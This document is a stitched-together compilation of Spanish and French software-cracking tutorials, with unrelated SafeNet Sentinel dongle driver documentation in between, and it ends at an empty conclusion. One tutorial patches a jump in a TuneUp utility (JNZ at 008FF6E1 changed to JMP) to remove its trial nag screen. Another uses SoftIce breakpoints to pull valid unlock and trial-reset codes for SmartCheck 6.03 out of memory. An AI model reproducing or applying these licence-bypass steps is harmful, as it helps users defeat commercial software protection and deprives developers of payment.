Mando un cordial saludo a los integrantes del Grupo Sanatas Cracker Team y todos los grupos y personas que dan un tiempo para dar a conocer algunos tips o trucos al sacar tutoriales y manuales donde paso a paso van dando esas explicaciones que ayudan mucho a todas estas personas que van aprendiendo, ya que uno nunca nace sabiendo.

REFERENCIAS
---

http://es.wikipedia.org/wiki/Mochila_(dispositivo)
http://ecosoft.com.mx
http://www.sanatas.com/vb


Proteccion : Sentinel Protection Installer 7.3.0 Revisión 2006





Los controladores del Sentinel de Opusw.exe se guardan en
C:\Archivos de programa\Archivos comunes\SafeNet Sentinel\Sentinel System Driver


Al abrir el ejecutable SetupSysDriver.exe veremos lo siguiente

SetupSysDriver
File Tools View Help
Add/Repair/Remove installation
Configure Driver
Start NT Parallel Driver
SafeNet
Sentinel System
Driver Configuration Utility
Installed driver version
Version 7.73 for Windows 95/98/ME detected.
Ready
NUM
About SetupSysDriver
Sentinel System Driver Configuration Program v7.3.0
Copyright(c)2006 SafeNet, Inc. All rights reserved.
OK


SetupSysDriver
File Tools View Help
Add/Repair/Remove installation
Configure Driver
Start NT Parallel Driver
SafeNet
Sentinel System
Driver Configuration Utility
Installed driver version
Version 7.73 for Windows 95/98/ME detected.
Ready
NUM
About Sentinel System Versions
Driver Version -------
Setup Utility Version 7. 3
VDD Version -------
Copyright 2006
All Rights Reserved.
OK
Sentinel Driver
Ports
Physical Address Port Type Bus # Bus Type Addr Space DOS Addr Use? Created By
378 Autodetect 0 ISA I/O --- Yes System
--- USB --- USB --- --- Yes System
Add Remove Edit OK Cancel Help About







Overview

The Sentinel Driver provides access to the Sentinel keys for Windows NT applications.

The Sentinel Driver is self-configuring, and for most systems does not require configuration by the user. However, if your system should require configuration, the process is outlined below.

1. The Sentinel Driver locates all ports which are known to Windows NT and configures these ports automatically. These ports are shown as System ports.

2. If a port does not exist in the Ports list or a system port has incorrect information, then a user-defined port can be defined. Most systems will not require a user-defined port.

3. Each port, system or user-defined, has a usage field which can be set. The usage field is initialized to Yes. The usage field informs the Sentinel Driver whether or not to search the port for a Sentinel key.

If the configuration requires further modification, enter the Control Panel and select Drivers to view the driver list. Select the Sentinel Driver from the driver list and then select the Setup button to display the Sentinel Driver Parallel Ports list window.

Adding or Editing a Port

User-defined ports can be added or edited. System defined ports can only have the use port field changed.

To add a user-defined port, click on the Add button. To edit a port, user-defined or system, move the highlight bar to the port to edit and click on the Edit button.

When adding a user-defined port, the Add Port window will appear with default values. When editing a port, the Configure Port window will appear with the current values for the port. If a system port is being edited, all fields except the usage field will be dimmed. Only the usage field may be modified for a system port.

The configuration parameters are described below.

The Use this port? field is a radio button selection. If Yes is selected, the Sentinel Driver will search this port for keys otherwise the port will not be searched for the Sentinel keys. The value for this field does not effect any other operation on this port. For example, printing can always occur to the parallel port regardless of the Use this port? field value.

The Bus Address is computer dependent and for Intel machines is usually one of the hexadecimal values 3bc, 378 or 278.

The Bus Number defaults to 0 and will generally not be modified. The list box allows selecting another Bus Number if necessary.

The Bus Type allows selecting the computer bus type from the list box. Most Microsoft Windows NT capable machines are either ISA (Standard AT bus), MicroChannel (usually IBM PS/2s), or EISA.

The Address Space defaults to I/O and is generally not modified for parallel ports.

The Port Type describes the parallel port as seen by the Sentinel Driver.

Note! In most cases, you do not need to modify this setting.

Autodetect - The Sentinel Driver automatically determines the port type.

NEC (Japan) - This type of port is found on NEC systems built for the Japanese market.

FMR (Japan) - This type of port is found on Fujitsu systems built for the Japanese market.

IBM AT - This type of port is the AT-compatible port found on most systems.

PS2 w/ DMA - This type of port supports DMA. Examples are Type 2 and Type 3 ports found on IBM PS/2 systems.

ECP - This port type is provided for compatibility with.certain devices whose device drivers use ECP.

IBM AT Low - This port type is provided for compatibility with. very low power. parallel ports.

The Autodetect Used? Check Box indicates whether the Port Type setting shown is the result of autodetection or user configuration. A checked box means that the port type was determined by.autodetection. No check means that the port type was specified by the user.

The Port Ownership Method specifies the method used to acquire ownership of the port. Note! In most cases, you do not need to modify this setting.

Auto - This method directs the Sentinel Driver to use the method(s) that it determines to be best. Use this method unless you experience problems.

System - This method uses the Windows NT port allocation feature (available in Windows NT version 3.5).

Raise Priority - This method raises the priority of the process using the Sentinel Driver.

The Acquisition Timeout specifies how long the Sentinel Driver will wait for the port if it is in use by another program.

Following are valid entries for this field:

0:	Do not wait for the port if it is not available.
1 - 2,147,483,647:	Wait for the specified number of milliseconds to acquire the port.
-1:	Wait as long as necessary to acquire the port.

If the configuration is changed, the driver will automatically be stopped and re-started for you.

Removing a Port

Only user-defined ports may be removed.

To remove a port, move the highlight bar to the port to be removed and click on the Remove button. Since only user-defined ports can be removed, the Remove button is only active when the highlight bar is on a user-defined port otherwise the Remove button is dimmed.

Teoría Nº	La primera del 2008 ya era hora
Objetivo	Aprender a Eliminar una NAG basándonos en la pila.
Victima	Tune up Programa para mantener el PC brillante
Herramientas	1 Depurador y un poco de Cabeza no vendrá nada mal saber algo sobre ASM.
Dificultad	Hazlo sin leer el tutorial y opina! Si te doy la Solución ☺.
Compilador	Esta claro (Delphi).
Cracker	KmL ReVeRsEr ®


RENUNCIA

Este tutorial tiene una finalidad únicamente educativa, no asumo ninguna Responsabilidad por el mal uso que se le pueda dar a éste material.

Bueno en este nuevo documento vamos a aprender como eliminar una nag con nada mas ver la pila y con un poco de cabeza caer encima del salto mágico.
-No es magia es Ciencia OJO hay que practicar bastante.

Comenzamos

1-Examinamos el Programa.



Ya tenemos la información necesaria así que a atacar se a dicho.

Empezamos el Ataque.


Comenzamos directamente con el depurador así que abrimos nuestro depurador y seleccionamos el Archivo Integrator.exe
Aparecen unas alertas que pasamos de ellas olímpicamente.
Bueno vamos colocando un punto de corte en Show Window así que en nuestra barra de Comandos pones Command BP ShowWindow y ejecutamos el programa con F9 o el botón play.

Bueno vamos a aprovechar la Pila la que nos relevara mucha información de lo que se ha hecho ya veréis la importancia de esta ☺

Echamos una mirada a la pila y vemos estoy algo muy sospechoso ☺ pero demasiado.

```
0012FE44  00009A60
0012FE48  00000000
0012FE4C  00000000
0012FE50  2002DD14  rtl100.@Classes@TMemoryStream@
0012FE54  01F332A0
0012FE58  0012FEB4
0012FE5C  008FA71D  RETURN to AppInitl.008FA71D
0012FE60  0012FE6C  Pointer to next SEH record
0012FE64  008FA735  SE handler
0012FE68  0012FEB4
0012FE6C  0012FEC0  Pointer to next SEH record
0012FE70  008FA772  SE handler
0012FE74  0012FEB4
0012FE78  00000198
0012FE7C  00422264  <JMP.&AppInitialization.@Tuappinit@initialization$qqrv>
0012FE80  000000EE
0012FE84  01EF6728
0012FE88  01EF60B8
0012FE8C  01FE31C8  ASCII "Trial\071213_a\main.css"
0012FE90  00000000
0012FE94  01FE31F0  ASCII "Trial\071213_a\main.htm"
0012FE98  00000000
0012FE9C  00000000
0012FEA0  00000000
0012FEA4  0000001E
0012FEA8  01F33F08  ASCII "body { ♪◘margin: 0 0 0 0;  ♪◘}♪◘♪◘b { ♪◘color: #393939
0012FEAC  01FDB268  ASCII "Trial\071213_a\"
0012FEB0  01ECC678  ASCII "<config>♪◘  htmlonly = on♪◘  activate_over_trial_mode =
0012FEB4  0012FF04
0012FEB8  008FF934  RETURN to AppInitl.008FF934 from AppInitl.@Ufrmnagscreen@ShowNa
0012FEBC  00000000
0012FEC0  0012FF0C  Pointer to next SEH record
0012FEC4  008FF970  SE handler
```

Nos interesan los punteros
0012FE5C |008FA71D RETURN to AppInitl.008FA71D
0012FEB8 |008FF934 RETURN to AppInitl.008FF934 from ....Etcetera...
Bueno ya tenemos las direcciones mágicas que son
008FA71D
008FF934 (en mi caso) Pueden cambiar en vuestro PC
La mas importante es la primera así que vamos a ver que hacemos bueno vamos a esta dirección así que seleccionamos



Y pegamos nuestra dirección en mi caso. 008FA71D

Y caemos aquí

```
008FA715   8B10            MOV EDX,DWORD PTR DS:[EAX]
008FA717   FF92 FC000000   CALL DWORD PTR DS:[EDX+FC]
008FA71D   33C0            XOR EAX,EAX
008FA71F   5A              POP EDX
008FA720   59              POP ECX
008FA721   59              POP ECX
008FA722   64:8910         MOV DWORD PTR FS:[EAX],EDX
```

Bueno aquí hay algo interesante

```
008FA6E5   E8 AA73FFFF     CALL <JMP.&vcl100.@Extctrls@TTimer@SetEna
008FA6EA   EB 12           JMP SHORT AppIniti.008FA6FE
008FA6EC   A1 3C309000     MOV EAX,DWORD PTR DS:[@Ufrmnagscreen@frmN
008FA6F1   8B80 64030000   MOV EAX,DWORD PTR DS:[EAX+364]
008FA6F7   33D2            XOR EDX,EDX
008FA6F9   E8 9673FFFF     CALL <JMP.&vcl100.@Extctrls@TTimer@SetEna
008FA6FE   8B15 08599000   MOV EDX,DWORD PTR DS:[<&MainControls.@Tur  MainCont.@Turegistry@AppNameLong
008FA704   8B12            MOV EDX,DWORD PTR DS:[EDX]
008FA706   A1 3C309000     MOV EAX,DWORD PTR DS:[@Ufrmnagscreen@frmN
008FA70B   E8 7C72FFFF     CALL <JMP.&vcl100.@Controls@TControl@SetT
008FA710   A1 3C309000     MOV EAX,DWORD PTR DS:[@Ufrmnagscreen@frmN
008FA715   8B10            MOV EDX,DWORD PTR DS:[EAX]
008FA717   FF92 FC000000   CALL DWORD PTR DS:[EDX+FC]
008FA71D   33C0            XOR EAX,EAX
008FA71F   5A              POP EDX
```

Justamente donde indica la flecha hay un salto que evita la nag por lo cual tiene que haber otro que evite el salto así que nos colocamos justo debajo del salto

```
008FA6E5   E8 AA73FFFF     CALL <JMP.&vcl100.@Extctrls@TTimer@SetEna
008FA6EA   EB 12           JMP SHORT AppIniti.008FA6FE
008FA6EC   A1 3C309000     MOV EAX,DWORD PTR DS:[@Ufrmnagscreen@frmN
008FA6F1   8B80 64030000   MOV EAX,DWORD PTR DS:[EAX+364]
008FA6F7   33D2            XOR EDX,EDX
```

Y seleccionamos

```
Search for
Find references to        Selected command   Ctrl+R
View                      Address constant
Copy to executable
```

Y encontramos estos

```
Address   Disassembly                                  Comment
008FA6C8  JE SHORT AppIniti.008FA6EC
008FA6D6  JNZ SHORT AppIniti.008FA6EC
008FA6EC  MOV EAX,DWORD PTR DS:[@Ufrmnagscreen@fr      (Initial CPU selection)
```

Bueno seleccionamos el primero y le damos a

```
Address   Disassembly                                  Comment
008FA6C8  JE SHORT AppIniti.008FA6EC
008FA6D6  JNZ SHORT AppIniti.008FA6EC                  Follow in Disassembler   Enter
008FA6EC  MOV EAX,DWORD PTR DS:[@Ufrmnagscree
```

Bueno hay vemos algo interesante esto Exactamente ☺

```
008FA6C1   80B8 B2030000 00  CMP BYTE PTR DS:[EAX+3B2],0
008FA6C8   74 22             JE SHORT AppIniti.008FA6EC
008FA6CA   A1 3C309000       MOV EAX,DWORD PTR DS:[@Ufrmnagscreen@frmN
008FA6CF   80B8 B2030000 00  CMP BYTE PTR DS:[EAX+3B2],0
008FA6D6   75 14             JNZ SHORT AppIniti.008FA6EC
008FA6D8   A1 3C309000       MOV EAX,DWORD PTR DS:[@Ufrmnagscreen@frmN
008FA6DD   8B80 64030000     MOV EAX,DWORD PTR DS:[EAX+364]
008FA6E3   B2 01             MOV DL,1
008FA6E5   E8 AA73FFFF       CALL <JMP.&vcl100.@Extctrls@TTimer@SetEna
008FA6EA   EB 12             JMP SHORT AppIniti.008FA6FE
008FA6EC   A1 3C309000       MOV EAX,DWORD PTR DS:[@Ufrmnagscreen@frmN
008FA6F1   8B80 64030000     MOV EAX,DWORD PTR DS:[EAX+364]
```

Bueno le ponemos un Brakpoint por hardware al ejecutarse a la instrucción

```
Backup
Copy
Binary
Assemble                  Space
Label                     :
Comment                   ;
Breakpoint                ▶   Toggle                  F2
Run trace                 ▶   Conditional             Shift+F2
                              Conditional log         Shift+F4
New origin here           Ctrl+Gray *   Run to selection   F4
Go to                     ▶   Memory, on access
Thread                    ▶   Memory, on write
Follow in Dump            ▶   Hardware, on execution
Search for                ▶
```

Bueno lo del BP por hardware es porque para mi es mas eficaz y cómodo (Todo esto relativo) en este caso nos
Da mejores ventajas este.

Después de ponerlo reiniciamos el Depurador. iniciamos la ejecución normal de la victima hasta que el depurador
Corte la ejecución aquí.

```
008FA6C1   80B8 B1030000 00 CMP BYTE PTR DS:[EAX+3B1],0
008FA6C8 v 74 22            JE SHORT AppIniti.008FA6EC
008FA6CA   A1 3C309000      MOV EAX,DWORD PTR DS:[@Ufrmnagscreen@frmN
008FA6CF   80B8 B2030000 00 CMP BYTE PTR DS:[EAX+3B2],0
008FA6D6 v 75 14            JNZ SHORT AppIniti.008FA6EC
008FA6D8   A1 3C309000      MOV EAX,DWORD PTR DS:[@Ufrmnagscreen@frmN
008FA6DD   8B80 64030000    MOV EAX,DWORD PTR DS:[EAX+364]
008FA6E3   B2 01            MOV DL,1
008FA6E5   E8 AA73FFFF      CALL <JMP.&vcl100.@Extctrls@TTimer@SetEna
008FA6EA v EB 12            JMP SHORT AppIniti.008FA6FE
008FA6EC   A1 3C309000      MOV EAX,DWORD PTR DS:[@Ufrmnagscreen@frmN
008FA6F1   8B80 64030000    MOV EAX,DWORD PTR DS:[EAX+364]
```

Bueno esto lo he echo para ordenarnos así bueno tenemos menos suciedad en la pila. ☺
Lo cual nos facilitara dar con la protección ☺
Si miramos la pila vemos esto

```
0012FE38  01FA1540
0012FE3C  01FCEA01
0012FE40  00000000
0012FE44  00000000
0012FE48  00000000
0012FE4C  00000000
0012FE50  01F332A0
0012FE54  0012FEB4
0012FE58  008FA6BC  AppIniti.008FA6BC
0012FE5C  0012FE84
0012FE60  0012FE6C  Pointer to next SEH record
0012FE64  008FA735  SE handler
0012FE68  0012FEB4
0012FE6C  0012FEC0  Pointer to next SEH record
0012FE70  008FA772  SE handler
0012FE74  0012FEB4
0012FE78  00000198
0012FE7C  00422264  <JMP.&AppInitialization.@Tuappinit@initialization$qqrv>
0012FE80  000000EE
0012FE84  01EF6728
0012FE88  01EF60B8
0012FE8C  01FE31C8  ASCII "Trial\071213_a\main.css"
0012FE90  00000000
0012FE94  01FE31F0  ASCII "Trial\071213_a\main.htm"
0012FE98  00000000
0012FE9C  00000000
0012FEA0  00000000
0012FEA4  0000001E
0012FEA8  01F33F08  ASCII "body { ♪◘▫margin: 0 0 0 0;  ♪◘}♪◘♪◘b { ♪◘▫color: #3939
0012FEAC  01FDB268  ASCII "Trial\071213_a\"
0012FEB0  01ECC678  ASCII "<config>♪◘  htmlonly = on♪◘  activate_over_trial_mode
0012FEB4  0012FF04
0012FEB8  008FF934  RETURN to AppIniti.008FF934 from AppIniti.@Ufrmnagscreen@Show
0012FEBC  00000000
0012FEC0  0012FF0C  Pointer to next SEH record
0012FEC4  008FF970  SE handler
0012FEC8  0012FF04
0012FECC  00000000
```

Buscamos de donde ha sido llamada
0012FEB8 |008FF934 RETURN to AppIniti.008FF934 from
AppIniti.@Ufrmnagscreen@ShowNagscreen$qqriioo
Bueno hay la tenemos la dirección 008FF934
Bueno vamos hay a ver que es lo que pasa ☺

```
008FF90C   5A            POP EDX
008FF90D   59            POP ECX
008FF90E   E8 45AAFFFF   CALL AppIniti.@Ufrmnagscreen@ShowNagscree
008FF913 v EB 1F         JMP SHORT AppIniti.008FF934
008FF915   6A 00         PUSH 0
008FF917   A1 6C309000   MOV EAX,DWORD PTR DS:[90306C]
008FF91C   E8 0BECFFFF   CALL AppIniti.008FE52C
008FF921   50            PUSH EAX
008FF922   A1 6C309000   MOV EAX,DWORD PTR DS:[90306C]
008FF927   E8 58EBFFFF   CALL AppIniti.008FE484
008FF92C   33C9          XOR ECX,ECX
008FF92E   5A            POP EDX
008FF92F   E8 24AAFFFF   CALL AppIniti.@Ufrmnagscreen@ShowNagscree
008FF934   A1 58309000   MOV EAX,DWORD PTR DS:[@Tuappinit@MUTEX_NA
008FF939   E8 3A18FFFF   CALL <JMP.&rtl100.@System@@LStrToPChar$qq
008FF93E   50            PUSH EAX
008FF93F   6A FF         PUSH -1
008FF941   6A 00         PUSH 0
008FF943   E8 6C1BFFFF   CALL AppIniti.008F14B4
008FF948   A3 20239000   MOV DWORD PTR DS:[@Tuappinit@NagMutexHand
008FF94D   33C0          XOR EAX,EAX
```

Bueno pasa tres cuartos de lo mismo y esto a mi no me gusta así que vamos a ver si nos facilitamos las cosas

Esto me empieza a sonar bien pero muy bien si nos fijamos más

```
008FF90D  .   59            POP ECX
008FF90E  .   E8 45AAFFFF   CALL AppIniti.@Ufrmnagscreen@ShowNagscree
008FF913  .v  EB 1F         JMP SHORT AppIniti.008FF934
008FF915  >   6A 00         PUSH 0
008FF917  .   A1 6C309000   MOV EAX,DWORD PTR DS:[90306C]
008FF91C  .   E8 0BECFFFF   CALL AppIniti.008FE52C
008FF921  .   50            PUSH EAX
008FF922  .   A1 6C309000   MOV EAX,DWORD PTR DS:[90306C]
008FF927  .   E8 58EBFFFF   CALL AppIniti.008FE484
008FF92C  .   33C9          XOR ECX,ECX
008FF92E  .   5A            POP EDX
008FF92F  .   E8 24AAFFFF   CALL AppIniti.@Ufrmnagscreen@ShowNagscree
008FF934  >   A1 58309000   MOV EAX,DWORD PTR DS:[@Tuappinit@MUTEX_NA
008FF939  .   E8 3A18FFFF   CALL <JMP.&rtl100.@System@@LStrToPChar$qq
008FF93E  .   50            PUSH EAX                                  Arg3
008FF93F  .   6A FF         PUSH -1                                   Arg2 =
008FF941  .   6A 00         PUSH 0                                    Arg1 =
008FF943  .   E8 6C1BFFFF   CALL AppIniti.008F14B4                    AppIni
008FF948      A3 20239000   MOV DWORD PTR DS:[@Tuappinit@NagMutexHand
008FF94D  >   33C0          XOR EAX,EAX
008FF94F  .   5A            POP EDX
008FF950  .   59            POP ECX
008FF951  .   59            POP ECX
008FF952  .   64:8910       MOV DWORD PTR FS:[EAX],EDX
008FF955  .   68 77F98F00   PUSH AppIniti.008FF977
008FF95A  >   8D45 C8       LEA EAX,DWORD PTR SS:[EBP-38]
008FF95D  .   E8 AE17FFFF   CALL <JMP.&rtl100.@System@@LStrClr$qqrpv>
008FF962  .   8D45 D4       LEA EAX,DWORD PTR SS:[EBP-2C]

Jumps from 008FF6E1, 008FF730, 008FF77F, 008FF7C6
```

Y eso de donde salio, bueno si hubierais ido viendo las rutinas con el desamblador nos hubiéramos dado cuenta pero buen

También a plena vista se notaba debido a esas 4 instrucciones que me resultaron sospechosas a si sin más.

Bueno como vemos en la foto hay 4 referencias y a nosotros nos interesa la primera.

```
008FF977  .   8BE5          MOV ESP,EBP

Jumps from 008FF6E1, 008FF730, 008FF77F, 008FF7C6

Address   Hex dump
00423080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Copy pane to clipboard
Go to JNZ from 008FF6E1

Y caemos aquí

```
008FF6C0   .  6A 00          PUSH 0
008FF6C2   .  6A 00          PUSH 0
008FF6C4   .  49             DEC ECX
008FF6C5   .  75 F0          JNZ SHORT AppIniti.008FF6C0
008FF6C7   .  33C0           XOR EAX,EAX
008FF6C9   .  55             PUSH EBP
008FF6CA   .  68 70F98F00    PUSH AppIniti.008FF970
008FF6CF   .  64:FF30        PUSH DWORD PTR FS:[EAX]
008FF6D2   .  64:8920        MOV DWORD PTR FS:[EAX],ESP
008FF6D5   .  A1 6C309000    MOV EAX,DWORD PTR DS:[90306C]
008FF6DA   .  E8 E9E7FFFF    CALL AppIniti.008FDEC8
008FF6DF   .  84C0           TEST AL,AL
008FF6E1   .v 0F85 66020000  JNZ AppIniti.008FF94D
008FF6E7   .  68 84F98F00    PUSH AppIniti.008FF984
```

Ya lo tenemos ese salto evita las nag y no hay nada que evite ese salto bueno si un Humano con un Depurador así

Que a parchear se a dicho lo cambiamos por un JMP

```
008FF6DA   .  E8 E9E7FFFF    CALL AppIniti.008FDEC8
008FF6DF   .  84C0           TEST AL,AL
008FF6E1   v  E9 67020000    JMP AppIniti.008FF94D
008FF6E6      90             NOP
008FF6E7   .  68 84F98F00    PUSH AppIniti.008FF984
008FF6EC   .  8D55 F0        LEA EDX,DWORD PTR SS:[EBP-10]
```

Y comprobamos que no removió la instrucción siguiente así que lo guardamos y lo probamos.

☺ Realmente Funciona.

Y con esto hemos eliminado la protección claro nos quedaría el info. Pero a mi personalmente me da igual he he ☺

Bueno espero que hoy hayas divertido y aprendido algo muy poco pero bastante para saber como eliminar un NAG nada más con la pila☺.

-RECORDAR: PRACTICAR Y REPRACTICAR Y ESCRIBIR

RECUERDA
SI CREES QUE UNA APLICAIÓN TE ES UTIL, ESTA BIEN PROGRAMADA Y ADEMAS TE GUSTA, NO SEAS GOLFO Y REGISTRATE, AYUDARÁS A SU PROGRAMADOR.

Agradecimientos: A toda la lista ☺ especialmente a la parte activa y a SOLID, RICARDO MEK Y C_C NCR Y Dapaf (hace mucho que no apareces) stxwei guan de dio y los que tengo en correo y en el MESENGER si tu eres uno de ellos Gracias.

Aparte me gustaría agradecer a una persona que me metió en esto y me hizo despertar y salir de un camino equivocado por el cual me llevaba a ningún destino. Un profesor que me ayuda, me enseña y me forma día a día para llegar a uno de mis sueños.

Gracias, a todos ☺

Programme : **Cracking to SMART CHECK 6.03 Tryal versión**

Où : http://www.numega.com

Numéro / Date : 17 - 27/06/2002

Outils utilisé:
-SoftIce (de numega;-)

Type: Name / serial + 45 jours de time limit

Temp : qques minutes !!!

Difficulté : A

_____
2°/ PRATIQUE
_____

Nous allons voir comment enregistrer Smart Check 6.03 !!!
Vous lancez smartcheck !! Chargez un programme vb comme si vous vouliez le débugger!!
Puis program/Start !!
Et là une fenêtre apparaît, vous rappellant que vous êtes unregistered !
Vous clickez sur PURCHASE !!
Et vous avez une nouvelle fenêtre qui apparaît !!
Il y a trois champs de texte !!
Et un numéro "Registration number" en haut des trois cases texte !! Qui lui est généré aléatoirement à chaque lancement !!!
Moi j'ai cette fois ci 0716508398499781
Le prog à choisi ce numéro au hasard au lancement de la fenêtre C'est toujours un nombre à 16 chiffres!!
Vous entrez un numéro bidon pour Unlock code.
Moi j'ai mis 123456789. Ensuite vous mettez votre nom (tyoOoh pour moi)
Et compagny (j'ai mis "corp")
Vous chargez softice !! posez les bpx habituels:

-BPX GetDlgItemTextA
-BPX GetWindowTextA

Vous revenez à smart check !!!
Et vous validez !! softice break !! 3 coup de F5 !! Car on veux qu'il récupère toutes les données des champs de texte !!
Ensuite un fait 3 coup de f10 et on arrive juste après un CALL 10002864 !!
Et on voit que les registres ont changés !!!
on fait un "d ecx" et que voit t'on ?? notre nom, un nombre à 16 chiffres (pour moi: 1974441992468618), et notre unlock code bidon (pour moi: 123456789) !!!!

Notez votre numéro c'est l'unlock code valide !!
J'ai eu envie de tracer un peu plus loin histoire de voir ce qu'il se passait !!
J'ai vu deux autres call qui opéraient sur ecx et edx !!
Après call 10005680 j'ai fait un "d ecx" ça m'a donné mon unlock code bidon !)
Un "d edx" me montre 1974441992468618 le même nombre que tout à l'heure!!!
Le CALL 100025AB est très interressant car juste après, si on fait un "d ecx" on voit un

nombre à 16 chiffres encore !! Et différent de celui que l'on a trouvé tout à l'heure !!
Dans mon cas c'est 5191296839093488 ainsi que mon unlock code bidon !!!
J'ai voulu tester ce numéro par simple curiosité pour voir si c'est un second Unlock code valide.
J'ai testé et devinez ce que j'ai eu comme réponse du prog !!!
Une MsgBox me disant "Your trial périod has been restored."

Donc en fait !! Smart Check génère deux numéros de serie !! Un premier pour s'enregistrer définitivement et un second pour réactiver la période des 45 jours de trial !!
Je n'ai pas trop le temp de me pencher sur le keygen en ce moment!!
Parce que c'est vrai que leur protection est assez bien car si on veux cracker le soft (je ne parle pas de patcher pour que le prog accpete tout les serials) il faut faire un keygen !!on ne peux pas enregistrer le soft simplement avec l'Unlock Code puisque Smart Check génère un Registration code à chaque lancement !!
Et je pense que le keygen n'est pas de mon niveau !! Car là j'ai vu un peu les routines...
OULAAAaaa.. c'est autre chose que Uninstall manager 3.2 ou Hang 2000 !!!!

3°/ CONCLUSION

